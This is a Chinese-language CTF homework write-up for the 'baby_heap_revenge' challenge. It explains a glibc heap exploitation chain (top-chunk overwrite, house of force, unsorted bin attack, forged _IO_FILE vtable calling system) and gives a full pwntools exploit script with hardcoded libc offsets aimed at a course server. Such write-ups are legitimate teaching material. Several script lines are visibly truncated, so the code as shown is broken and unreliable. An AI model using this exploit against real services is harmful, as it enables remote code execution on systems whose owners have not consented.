
Software Security Hw05 - baby_heap_revenge

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
FORTIFY:  Enabled
```

- 本題可以不斷重複alloc一段heap的空間，並且擁有8byte的overflow可以利用
- 參考 angelboy 的blog文章可以知道利用overflow去複寫top chunk的size使其縮小大小並aligned page且為large bin大小，就可以藉此觸發 `_init_free` glibc就會產生一塊unsorted bin在原先top chunk的位置
- 利用house of force的技巧將top chunk移動到unsorted bin chunk上方後，便可以製造出與此chunk overlap的一個chunk，此時就可以拿到libc以及heap的位置，此為 `unsorted bin attack`
- 由於glibc在memory corruption後會針對 `__IO_list_all` 內所有file descriptor觸發 `_IO_flush_all_lockp` 此structure會去執行對應vtable的 virtual function pointer
- 為此，我們竄改此unsorted bin chunk的bk pointer為指向 `__IO__list_all` 的pointer，再取出top unsorted bin的時候就會使得原先指向 `__IO_list_all` 的pointer就會指向 `main_areana`
- 將 `unsoted bin attack` 與 `house of force` 同時利用可以製造出各種chunk的overlap就可以操控 `__IO_list_all` 的chain
- 至此，我們就可以任意偽造small bin[4]對應chunk的內容，也就等於可以偽造一個自己的 `__IO_FILE` 的 `wide_data` 以及 `vtable` 達到RCE


_IO_list_all
main_arena
smallbin chunk
_flags
_IO_read_ptr
...
_IO_FILE *chain
*_wide_vtable
unsortedbin[0]
smallbin[0]
smallbin[4]
fake _flags ("sh")
fake _IO_read_ptr
*fake vtable
system
system
system
we forge it

- 以下為script

```
#!/usr/bin/python

from pwn import *
from pwnlib import *

if __name__ == '__main__':

    if args.args['REMOTE']:
        r = remote('csie.ctf.tw', 10141)
    else:
        r = process('./baby_heap_revenge')


    def alloc(size, content):
        r.recvuntil(':')
        r.sendline('1')
        r.recvuntil(':')
        r.sendline(str(size))
        r.recvuntil(':')
        r.send(content)

    def show():
        r.recvuntil(':')
        r.sendline('2')

    malloc_hook = 0x003c4b10
    unsortbin_offset = 0x3c4b88
    largebin_offset = 0x3c5188
    smallbin_offset = 0x3c4d88
    system = 0x00045390
    io_list_all = 0x03c5520
    wide_io = 0x3c49c0

    alloc(0x88, '\x00'*0x88 + p64(0xf71)) # overwrite top chunk size
    alloc(0x1000, '\x00') # trigger _int_free

    alloc(0x400, 'A'*0x8) # get unsortedbin
    show()
    libc = u64(r.recvuntil('\n')[9:-1].ljust(8,'\x00')) - largebin_offset
    print "libc:", hex(libc)


    alloc(0x400, 'A'*0x10) # get unsortedbin
    show()
    heap = u64(r.recvuntil('\n')[17:-1].ljust(8, '\x00')) - 0x4a0
    print "heap:", hex(heap)

    alloc(0x500, '\x00') # get unsortedbin make unsortedbin size to small bin
    alloc(0x408, '\x00'*0x408 + '\xff'*8) # overwrite top chunk size
    alloc(-0x19660, '\x00') # house of force 1
    alloc(0x408, '\x00'*0x408 + '\xff'*8)
    alloc(-0x8b00, '\x00') # house of force 2 to the address before small bin
    alloc(0x408, '\x00'*0x408 + p64(0x501)) # fake top chunk size
    alloc(0x1000, '\x00') # trigger _int_free
    alloc(0x470, '\x00')
    alloc(0x1000, '\x00') # get 0x60 small bin

    # house of force to overlap
    alloc(0x308, '\x00'*0x308 + '\xff'*8)
    alloc(-0x19660, '\x00')
    alloc(0x308, '\x00' * 0x308 + '\xff'*8)
    alloc(-0x19660, '\x00')
    alloc(0x308, '\x00' * 0x308 + '\xff'*8)
    alloc(-0x121a0, '\x00')


    alloc(0x2c8, '\x00'*0x2a0 + p64(libc+smallbin_offset) + p64(libc+smallbin_offset)
    alloc(0x1000, '\x00') # make unsorted bin

    # get the small bin which overlap with unsorted bin
    alloc(0x218, '\x00'*0x28 + p64(0xbf1) + p64(libc+unsortbin_offset) + p64(libc+io_l



    payload = '\x00' *0x180
    stream = '/bin/sh\x00' + '\x00'*0x98
    stream += p64(heap+0x1050)
    stream += p64(0)*3
    stream += p64(1)
    stream += p64(0)*2 + p64(heap+0x1080)

    payload += stream
    payload += p64(1) + p64(2) + p64(3)
    payload += p64(0) *4
    payload += p64(libc+system)

    alloc(0xbe0, payload)

    r.interactive()
```

reference: http://blog.angelboy.tw/ (http://blog.angelboy.tw/)